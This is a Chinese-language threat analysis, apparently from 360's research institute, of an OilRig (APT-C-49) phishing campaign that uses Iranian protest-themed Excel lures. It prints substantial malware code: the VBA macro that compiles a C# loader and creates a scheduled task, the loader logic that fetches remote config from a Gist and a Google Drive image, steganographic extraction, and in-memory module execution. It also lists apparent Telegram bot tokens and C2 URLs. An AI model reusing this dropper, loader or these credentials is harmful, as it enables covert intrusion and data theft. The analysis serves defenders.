


APT-C-49 (OilRig) 以伊朗最新社会热点事件为诱饵的多阶段钓鱼攻击活动分析

360.cn/n/13004.html



[首页](#) > [安全资讯](#) > 正文

- 2026-04-27 12:20:55
- 我要分享

APT-C-49 OilRig

APT-C-49 (OilRig) 又称APT34、Helix Kitten等，是一个与伊朗情报机构关联的高级持续性威胁 (APT) 组织，其攻击活动于2016年首次公开披露。该组织主要针对中东地区、美国、欧洲及亚洲部分国家，攻击目标涵盖政府、金融、能源、电信及化工等数十个关键行业，以窃取敏感的政治决策、地缘战略及军事能源领域的机密信息为主要目的。


一、概述

近期，360高级威胁研究院在APT威胁狩猎中发现该组织以伊朗全国热点性抗议事件为相关诱饵的多个攻击样本，这些样本以excel文件为入口，通过编译释放的C#源码生成恶意加载器。该加载器依次访问GitHub仓库获取配置数据、解析指向Google Drive的图片链接，并运用LSB隐写技术从图像中提取加密配置信息，最终解密后续模块下载链接，实现多阶段载荷动态加载与Telegram Bot通道的加密C2通信，形成高度隐蔽的云滥用+隐写+内存执行攻击链。

二、攻击活动分析

1.攻击流程分析

OilRig组织近期以伊朗全国性抗议事件为相关主题的钓鱼攻击中，投放了高度隐蔽的Excel宏文档，这些样本利用社会热点事件（如“德黑兰xx名单、最终名单_德黑兰xx.xlsm”等）伪装诱饵，诱导目标启用宏后触发多阶段感染链：首先通过VBA宏从CustomXMLParts解码出C#源代码，现场调用csc.exe编译成恶意加载器；该加载器启动后访问硬编码的GitHub仓库，从中读取经编码的配置数据，解析得到Google Drive共享链接；链接指向一张看似普通的图片，但内部采用LSB（最低有效位）隐写技术嵌入加密配置；加载器提取并解密配置后，获取多个后续模块的下载地址，逐一下载并动态加载窃密、命令执行等功能模块，最终通过Telegram Bot API建立加密C2通道，实现命令控制、数据窃取与回传。流程如下所示：



2.载荷投递分析

MD5	717da2804144e9759c4e6409f18b7b4b
文件名称	تهران_بخش دوم_یست نهایی_جانباختگان دی_1404_تهران_بخش دوم.xlsm
文件大小	724字节

“تهران_بخش دوم_یست نهایی_جانباختگان دی_1404_تهران_بخش دوم.xlsm”是一个携带宏代码的恶意文件，翻译为“最终名单_德黑兰xxxx.xlsm”。伊朗历1404年1月，对应的是公历2025年12月21日至2026年1月19日，推测可能是与2026年伊朗最新社会热点事件相关。

安全警告 宏已被禁用。 选项...																					
A2		fx 1																			
AG	AF	AE	AD	AC	AB	AA	Z	Y	X	V	V	U	T	S	R	Q	P	O	N	M	
																		سميد حسيني	115	اوزانس	9798479622190
																		شاهان نظري	بسم	9753395556191	
																		كيوان محمدي	115	اوزانس	9956060719192
																		قاسم نيكيور	سوله پاداران	9669922935193	
																		كيوان بخايري	انوروي	194	
																		ارش نيكيور	بسم	9198258589195	
																		وزارت اطلاعات	9715348032196		
																		رضا جعفري	مردم	9320518308197	
																		حسن نيكيور	سوله پاداران	9812759154198	
																		بلوك مرادي	نيلوي	9419274651199	
																		فرهاد نيكيور	115	اوزانس	9978012409200
																		سعيد نوروزي	شوروي	201	
																					202
																					203
																					204
																					205
																					206
																					207
																					208
																					209
																					210
																					211
																					212
																					213
																					214
																					215
																					216
																					217
																					218
																					219
																					220
																					221
																					222

一旦受害者打开该恶意文档，当启用宏之后，宏代码会依次获取名为“evil”，“p2”，“p3”的customXml对象。然后再将其Base64解码，依次得到C#源码，AppVStreamingUX.exe.config和fsvc.exe.config，并将C#源码释放到临时目录下。

```
Dim csBytes() As Byte, conf1Bytes() As Byte, conf2Bytes() As Byte
csBytes = GetCustomPrt("evil")
conf1Bytes = GetCustomPrt("p2")
conf2Bytes = GetCustomPrt("p3")

Dim decodedSource As String, config1 As String, config2 As String
decodedSource = Base64DecodeToString(csBytes)
config1 = Base64DecodeToString(conf1Bytes)
config2 = Base64DecodeToString(conf2Bytes)

If Len(decodedSource) < 100 Or Len(config1) < 20 Or Len(config2) < 20 Then Exit Sub

Dim fso As Object, shell As Object, csFilePath As String
Set fso = CreateObject("Scripting.FileSystemObject")
Set shell = CreateObject("WScript.Shell")
csFilePath = shell.ExpandEnvironmentStrings("%TEMP%") & "\~" & fso.GetTempName() & ".cs"
WriteStringToFile decodedSource, csFilePath
```

接着优先将AppVStreamingUX.exe文件拷贝到“%LOCALAPPDATA%\WindowsMediaSync”，如果拷贝失败，则将“dfsvc.exe”文件拷贝到%LOCALAPPDATA%\WindowsMediaSync目录下。并将AppVStreamingUX.exe.config，dfsvc.exe.config同步释放到%LOCALAPPDATA%\WindowsMediaSync目录下，并使用csc.exe编译生成“AppVStreamingUX_Multi_User.dll”。

```

deploymentSuccess = False

finalExeName = "AppVStreamingUX.exe"
exePath = stagingPath & "\" & finalExeName
fso.CopyFile "C:\Windows\Sysnative\AppV\" & finalExeName, exePath, True

If Not fso.FileExists(exePath) Then
    fso.CopyFile "C:\Windows\System32\AppV\" & finalExeName, exePath, True
End If

If fso.FileExists(exePath) Then
    configPath = stagingPath & "\" & finalExeName & ".config"
    WriteStringToFile config1, configPath
    deploymentSuccess = True
End If

If Not deploymentSuccess Then
    finalExeName = "dfsvc.exe"
    exePath = stagingPath & "\" & finalExeName
    fso.CopyFile shell.ExpandEnvironmentStrings("%SystemRoot%") & "\Microsoft.NET\Framework\v4.0.30319\" & finalExeName, exePath, True

    If fso.FileExists(exePath) Then
        configPath = stagingPath & "\" & finalExeName & ".config"
        WriteStringToFile config2, configPath
        deploymentSuccess = True
    End If
End If

Dim dotNetPath As String, references As String, compileCmd As String, debugCmd As String, logPath As String
Dim dllPath As String

dllPath = stagingPath & "\AppVStreamingUX_Multi_User.dll"

dotNetPath = shell.ExpandEnvironmentStrings("%SystemRoot%") & "\Microsoft.NET\Framework\v4.0.30319\"
references = "/r:" & Chr(34) & dotNetPath & "System.dll" & Chr(34) & " " & "/r:" & Chr(34) & dotNetPath & "System.Core.dll" & Chr(34) & " " & "/r:" & Chr(34) & dotNetPath & "System

compileCmd = Chr(34) & dotNetPath & "csc.exe" & Chr(34) & " /t:library /nologo /unsafe /out:" & Chr(34) & dllPath & Chr(34) & " " & references & " " & Chr(34) & csFilePath & Chr(34)

' InputBox "", "", compileCmd

logPath = shell.ExpandEnvironmentStrings("%USERPROFILE%") & "\Desktop\compile_log.txt"
debugCmd = "cmd.exe /c (" & compileCmd & ") > "" & logPath & "" 2>&1"
' debugCmd = "cmd.exe /c " & compileCmd

shell.Run debugCmd, 0, True

```

然后将内嵌的xml文件写入到task_def.xml文件中。

```

xmlPath = Environ$("TEMP") & "\task_def.xml"

xmlPart1 = "<?xml version=""1.0"" encoding=""UTF-16""?>" & vbCrLf & _
"<Task version=""1.4"" xmlns=""http://schemas.microsoft.com/windows/2004/02/mit/task"">" & vbCrLf & _
"  <Triggers>" & vbCrLf & _
"    <TimeTrigger>" & vbCrLf & _
"      <StartBoundary>" & Format(Now, "yyyy-MM-dd") & "T" & runTime & ":00</StartBoundary>" & vbCrLf & _
"      <Enabled>true</Enabled>" & vbCrLf & _
"    </TimeTrigger>" & vbCrLf & _
"  </Triggers>" & vbCrLf & _
"  <Principals>" & vbCrLf & _
"    <Principal id=""Author"">" & vbCrLf & _
"      <UserId>" & Environ$("USERNAME") & "</UserId>" & vbCrLf & _
"      <LogonType>InteractiveToken</LogonType>" & vbCrLf & _
"      <RunLevel>LeastPrivilege</RunLevel>" & vbCrLf & _
"    </Principal>" & vbCrLf & _
"  </Principals>" & vbCrLf & _
xmlPart2 = "  <Settings>" & vbCrLf & _
"    <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>" & vbCrLf & _
"    <DisallowStartIfOnBatteries>>false</DisallowStartIfOnBatteries>" & vbCrLf & _
"    <StopIfGoingOnBatteries>>false</StopIfGoingOnBatteries>" & vbCrLf & _
"    <AllowHardTerminate>>false</AllowHardTerminate>" & vbCrLf & _
"    <StartWhenAvailable>>true</StartWhenAvailable>" & vbCrLf & _
"    <RunOnlyIfNetworkAvailable>>false</RunOnlyIfNetworkAvailable>" & vbCrLf & _
"    <Enabled>true</Enabled>" & vbCrLf & _
"    <Hidden>>false</Hidden>" & vbCrLf & _
"  </Settings>" & vbCrLf & _
xmlPart3 = "  <Actions Context=""Author"">" & vbCrLf & _
"    <Exec>" & vbCrLf & _
"      <Command>" & exePath & "</Command>" & vbCrLf & _
"      <WorkingDirectory>" & exeFolder & "</WorkingDirectory>" & vbCrLf & _
"    </Exec>" & vbCrLf & _
"  </Actions>" & vbCrLf & _
"</Task>"

xmlContent = xmlPart1 & xmlPart2 & xmlPart3

Set f = CreateObject("Scripting.FileSystemObject").CreateTextFile(xmlPath, True, True)

```

最后创建计划任务，路径设置为拷贝的白文件路径，当白文件(AppVStreamingUX.exe或者dfsvc.exe)执行时，就会加载编译好的恶意AppVStreamingUX_Multi_User.dll文件。

```

xmlContent = xmlPart1 & xmlPart2 & xmlPart3

Set f = CreateObject("Scripting.FileSystemObject").CreateTextFile(xmlPath, True, True)
f.Write xmlContent
f.Close

Set shell = CreateObject("WScript.Shell")
cmd = "schtasks /create /tn " & Chr(34) & taskName & Chr(34) & _
" /xml " & Chr(34) & xmlPath & Chr(34) & " /f"

shell.Run cmd, 1, True

Dim fso As Object

Set fso = CreateObject("Scripting.FileSystemObject")
If fso.FileExists(xmlPath) Then
  fso.DeleteFile xmlPath
End If

```

3.攻击组件分析

“تهران_بخش دوم_1404_دی_جانباختگان_یستنهایی.xlsm”会将内嵌在恶意载荷中的C#源码释放到%TEMP%~[temp].cs。这是一个高度模块化的后门程序。

当CLR创建AppDomain时，会自动触InitializeNewDomain()方法，从而启动线程ExecuteCoreLogic()。

首先，会打开“%LocalAppData%\Microsoft\CLR_v4.0_32\NativeImages\ImageConfigFile8.Lock”文件，以保证单一实例。

```
SystemEvents.SessionEnding += SystemEvents_SessionEnding;

ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12 | SecurityProtocolType.Tls11 | SecurityProtocolType.Tls;

if (!AcquireFileLock()) //保证唯一实例
{
    ReleaseFileLock();
    return;
}

private static bool AcquireFileLock()
{
    try
    {
        Directory.CreateDirectory(Path.GetDirectoryName(LockFilePath));
        //"%LocalAppData%\Microsoft\CLR_v4.0_32\NativeImages\ImageConfigFile8.Lock"
        lockFileStream = new FileStream(
            LockFilePath,
            FileMode.OpenOrCreate,
            FileAccess.ReadWrite,
            FileShare.None);

        return true;
    }
    catch (IOException)
    {
        return false;
    }
}
```

获取当前进程的路径。如果出现异常，就实现重启。

```
appPath = AppVStreamingUXId(); //获取进程路径

AppDomain.CurrentDomain.UnhandledException += (sender, e) =>
{
    Console.WriteLine("Unhandled Exception occurred: " + e.ExceptionObject.ToString());
    RestartIfAllowed(appPath); //重新启动
};

AppDomain.CurrentDomain.ProcessExit += (sender, e) =>
{
    Console.WriteLine("Process exiting. Restart if allowed.");
    RestartIfAllowed(appPath);
};
```

接着获取远程的配置信息，主要通过下面四个步骤实现。

```
AppDomain.CurrentDomain.ProcessExit += (sender, e) =>
{
    Console.WriteLine("Process exiting. Restart if allowed.");
    RestartIfAllowed(appPath);
};
```

```
config = GetRemoteConfig(); //获取远程配置信息
Run(); //更新Gist配置信息
```

```
if (config == null)
{
    OwnDel(); //自删除
}
```

第一步：获


取“<https://gist.github.com/johnpeterson1304/d7bc6b1e29bfc64d237b1a7cbbc653b8>”中“tamiManager.txt”文件的内容。

```
private static string GistRawLink(string gistPageUrl)
{
    using (WebClient client = new WebClient())
    {
        client.Headers.Add(Names.Get_WindowsType_385d(), Names.Get_WindowsType_e494());
        string html = client.DownloadString(gistPageUrl);

        // string pattern = @"href=("["])(.*?/raw/.*/testfile\..txt)["]";
        // string pattern = @"href=("["])(.*?/raw/.*/testfile2\..txt)["]";
        // string pattern = @"href=("["])(.*?/raw/.*/new_runapp\..txt)["]";
        // string pattern = @"href=("["])(.*?/raw/.*/olga\..txt)["]";
        // string pattern = @"href=("["])(.*?/raw/.*/amo\..txt)["]";
        // string pattern = @"href=("["])(.*?/raw/.*/meh1\..txt)["]";
        // string pattern = @"href=("["])(.*?/raw/.*/meh1_2\..txt)["]";
        // string pattern = @"href=("["])(.*?/raw/.*/tami\..txt)["]";

        string pattern = @"href=("["])(.*?/raw/.*/tamiManager\..txt)["]"; //检索其中的tamiManager.txt

        Match match = Regex.Match(html, pattern, RegexOptions.IgnoreCase);
```



第二步：将“tamiManager.txt”的内容使用Base64解码，得到下一阶段的下链接

https://drive.google.com/uc?export=download&id=16tJgaxgsII-F5l_ftyqItFo8SxpuaQPv，通过该链接可以下载一个名为“MIO9.png”图片

```

string source = ConvertToSimpleFromBase(BackgroundPictureLink(gistLink)).Trim() ?? "";
//https://drive.google.com/uc?export=download&id=16tJgaxgsI1-F5l_ftyqItFo8SxpuaQPv
if (string.IsNullOrEmpty(source)) { return null; }

byte[] imageBytes; //读取下载的png图片
if (source.StartsWith(ConvertToSimpleFromBase("aHR0cHM6Ly8="), StringComparison.OrdinalIgnoreCase)) // https://
{
    using (var client = new WebClient())
    {
        imageBytes = client.DownloadData(source);
    }
}

```

第三步：攻击者使用图片隐写术，将配置信息嵌入到该图片中，然后使用特定LSB算法提取配置信息。

```

byte[] imageBytes; //读取下载的png图片
if (source.StartsWith(ConvertToSimpleFromBase("aHR0cHM6Ly8="), StringComparison.OrdinalIgnoreCase)) // https://
{
    using (var client = new WebClient())
    {
        imageBytes = client.DownloadData(source);
    }
}
else
{
    if (!File.Exists(source)) { return null; }
    imageBytes = File.ReadAllBytes(source);
}

byte[] payloadBytes;
using (var ms = new MemoryStream(imageBytes))
using (var bmp = new Bitmap(ms))
{
    payloadBytes = StegoLsb.Extract(bmp); //隐写提取
}

string extractedData = Encoding.UTF8.GetString(payloadBytes);

```

第四步：根据XORKey，依次使用Base64+XOR解密获取配置信息，并将配置信息进行填充，xor表示异或解密使用的Key，tel表示token，chat为chatId，m1-m5分别是下一阶段模块的下载地址，其余字段未使用。

```

foreach (var key in new string[] { "tel", "m1", "m2", "m3", "m4", "chat", "m5", "m6", "m7", "m8", "m9" })
{
    if (xorData.ContainsKey(key))
    {
        xorData[key] = ConvertFromXor(xorKey, xorData[key]);
    }
}

return new AgentConfig()
{
    XKey = xorKey ?? "",
    t_tok = xorData.ContainsKey("tel") ? xorData["tel"] : "",
    Chat = xorData.ContainsKey("chat") ? xorData["chat"] : "",
    Module1_cm = xorData.ContainsKey("m1") ? xorData["m1"] : "",
    Module2_do = xorData.ContainsKey("m2") ? xorData["m2"] : "",
    Module3_up = xorData.ContainsKey("m3") ? xorData["m3"] : "",
    Module4_Pr = xorData.ContainsKey("m4") ? xorData["m4"] : "",
    Module5_ra = xorData.ContainsKey("m5") ? xorData["m5"] : "",
    Module6 = xorData.ContainsKey("m6") ? xorData["m6"] : "",
    Module7 = xorData.ContainsKey("m7") ? xorData["m7"] : "",
    Module8 = xorData.ContainsKey("m8") ? xorData["m8"] : "",
    Module9 = xorData.ContainsKey("m9") ? xorData["m9"] : "",
    Module10 = xorData.ContainsKey("m10") ? xorData["m10"] : "",
};

```


最终获取的配置信息如下：

```

xor=SG9rV1FyUWU0dVY4dG9DOFhaZA==
tel=f1ZTZGVBYF0HR2x5NSoNd2kgETILCQEWRTspXkM4QTwhAEAvE
A8QOxMeEBIhNA==
chat=cFxfYmJDYFQARQ==
m1=IBsfjyJlfkpQBz9OEUEkVzc9CC1BCDg8XSQGCxAuSBsdNwU8NRM
mAwQ2NVQ4AQIEF08xDnoBFzseezstCCAVKy960jtTEDYMfgo1KHAd
Oy0=
m2=IBsfjyJlfkpQBz9OEUEkVzc9CC1BCDg8XSQGCxAuSBsdNwU8NRM
mAwQ2NVQ4AQIEF35DBxp9FRAuAQ0TMCU2Iyx7DTQNGzsJcg8YKxI
OBQg=
m3=IBsfjyJlfkpQBz9OEUEkVzc9CC1BCDg8XSQGCxAuSBsdNwU8NRM
mAwQ2NVQ4AQIEE384MDUMFm9TeTkxFBUKHhxnPSZFogATXjFrCQJ
eDjM=

```

对该配置解密得到Google Drive链接，这些链接分别指向pr（持久化模块），up（上传模块），do（下载模块），cm（命令执行模块）和runApp（程序执行模块）。



接着通过GitHub API获取指定Gist中的配置文件（etagtest.txt），然后解析内容并抢占标记为"FREE"的配置项（将其状态更新为"USED"），最后将包含Telegram Bot Token和Chat ID的配置信息写入本地缓存（CONF.dat）以便后期使用，并同步更新Gist的配置文件etagtest.txt中。

```

static void Run()
{
    if (File.Exists(LOCAL_FILE))
    {
        var local = File.ReadAllText(LOCAL_FILE).Split('|');
        config.t_tok = local[0];
        config.Chat = local[1];

        return;
    }

    string json = GetGistJson();
    string content = ExtractFileContent(json, GIST_FILE_NAME);

    var lines = content
        .Split(new[] { '\n' }, StringSplitOptions.RemoveEmptyEntries)
        .Select(l => l.Trim())
        .ToList();

    int freeIndex = lines.FindIndex(l => l.StartsWith("FREE|"));
    if (freeIndex == -1)
    {
        string t = Names.Get_WindowsType_e82b();
        string c = Names.Get_WindowsType_3203();

        config.t_tok = t;
        config.Chat = c;

        return;
    }

    string myLine = lines[freeIndex];
    lines[freeIndex] = myLine.Replace("FREE|", "USED|");
}

```

```
etagtest.txt
1 USED|8270984507:AAELoaA6uoQNUYw5SQCrRjNCTsSnMXQg8QA|7959520524
2 USED|8459099417:AAHKUyJZGbX1oV9CVCQsLb99mwJbkkl1jc|7959520524
3 USED|8507530039:AAEDs7PQVoINTB0JOI3ptzN20b51HVCrWDA|7959520524
4 USED|8221294428:AAGveh7jtKSuA6nB7AtUDGOTUU2-w80i1iY|7959520524
5 USED|8051113376:AAF7WrpUYJ8PmM4JZnzcVEJX5N41kz3h0|8013069284
6 USED|8498620568:AAHxuxq1wusmRySeEGV7AMNCEV9WxupumjE|8013069284
7 USED|8417254651:AAFoxXEAZtcLoS1dsD11v1ZFVabPRf8bna0|8013069284
```

 Write Preview

Leave a comment

Markdown is supported Paste, drop, or click to add files

Comment

然后使用内存加载的方式执行各个模块，从上述得到的谷歌云盘URL获取解密数据，解密方式依然采用base64+xor的方式如下所示：

Recipe

Fork

Split delimiter
\\nMerge delimiter
\\nIgnore errors

From Base64

Alphabet
A-Za-z0-9+/=Remove non-alphabet chars

Strict mode

XOR

Key
SG9rV1FyUWU0dVY4...BASE64Scheme
Standard

Null preserving

Input

```
PRwCOTZSAhxHATNVT2JJTSzCi9POC4iBjQIGjwZA31lNksxNANoPBikJRc8S2YQMFQRDDdRNzRf
RwVmXT8TPABHBTdbEU8OVzwwCC0cZl0qf1tFFFV2URobJko20whoDac2IgfXNUYaMUoVak4yeHpE
aBRmXXFScUUUVXYyVwVjGHh6RGhPSyckED0MV1U1TBubK1t4KRA6BgUwcSAkCxiGikodASQYOSgD
PQIOOSUBeGg+VXYyVE9jGHghaUJPS3dxUnFFFV2GFqbmUFVUERoT0t3cVJxRRRVdkN5ZU4yeHpE
aE9Ld3FScUUUVXYyVwV3SjE0A2gbCiQ6PDAIUvVrGFYqLUw9KBQ6BhgycSU+F18G1lkABixWeBIB
KQMFp3E/PgtdATlKHQEkGmNXbkV1S3dxUnFFFV2GFRPYxh4ektnt7H4icOI50zfj75ULAx1eA4d
OApMXXFScUUUVXYyVE9jGHh6RGg7Eic0UiUWYAwmXVRSY2whKgFmKA4jBQshAHIH0VUKHSxFER5M
ajwIPzQWJA1RwVdBhkqWz14TXNiYXdxUnFFFV2GFRPYxh4ekQnDQEyMgZxEVUGPwsRHTVR0z9E
dU8NCUbJwRAGIQWnX0mWsw/LSYcHzY/ETRNQAYCQQQKagNVUGlCT0t3cVJxRRRVdhhUT2MyeHVL
aCwEOT8XMHecXFSyVE9jGHh6RGhPS3dxUnFFFAElbA0fJhYRNBinBA4aNB8zAEZddHsbAS1d0y5G
ZGJhd3FScUUUVXYyVE9jGHh6RGhPS3cTgZ8BXRsfhg0JEt2Ewo+AAAYHBCldVsRehgaGi9UdFdu
aE9Ld3FScUUUVXYyVE9jGHh6RGgbCiQ6ITQXQhw1XVhPLV0vegsqBQ40JSkMRU9VKxFPYkk1UnpE
aE9Ld3FScUUUVXYyVE9sF3gdATwpBDs1FyNNF1l0EX1lYxh4ekRoT0t3cVJxRRRVd1cW5ZbLHow
9108 1
```

Output

```
using System;
using System.IO;
using System.Reflection;

namespace Modules
{
    internal class Program
    {
        public static string Run(string arguments)
        {
            try
            {
                string taskName = "Enterprise Workstation Health Monitoring";

                // گرفتن COM Type
                Type tsType = Type.GetTypeFromProgID("Schedule.Service");
                object taskService = Activator.CreateInstance(tsType);
```

首先加载的是pr模块，目的是实现持久化。传入的参数是moduleName和当前路径appPath。根据moduleName参数选择需要下载的C#的源码，然后进行编译，最后通过内存加载的方式执行pr模块。

```
static string ExecuteModule(string moduleName, string arguments)
{
    try
    {
        lock (modulesCache)
        {
            CachedModule module;
            lock (modulesCache)
            {
                if (!modulesCache.TryGetValue(moduleName, out module))
                {
                    string code = DownloadModuleCode(moduleName); //下载插件C#源码

                    if (code == null)
                        return "ND" + moduleName; // not download

                    var raw = ConvertFromXor(config.XKey, code);

                    module = CompileModuleCode(moduleName, raw); //编译C#源码
                    if (module == null)
                        return "NC" + moduleName; // not compile

                    modulesCache[moduleName] = module;
                }
            }

            module.LastAccess = DateTime.Now;

            try
            {
                object result = module.ExecuteMethod.Invoke(null, new object[] { arguments }); //内存加载执行

                if (result != null)
                    return result.ToString();
                else
                    return "NO";
            }
        }
    }
}
```

pr模块实际上是一个实现计划任务的功能，持久化路径是传入的参数，也就是当前进程路径。

```

try
{
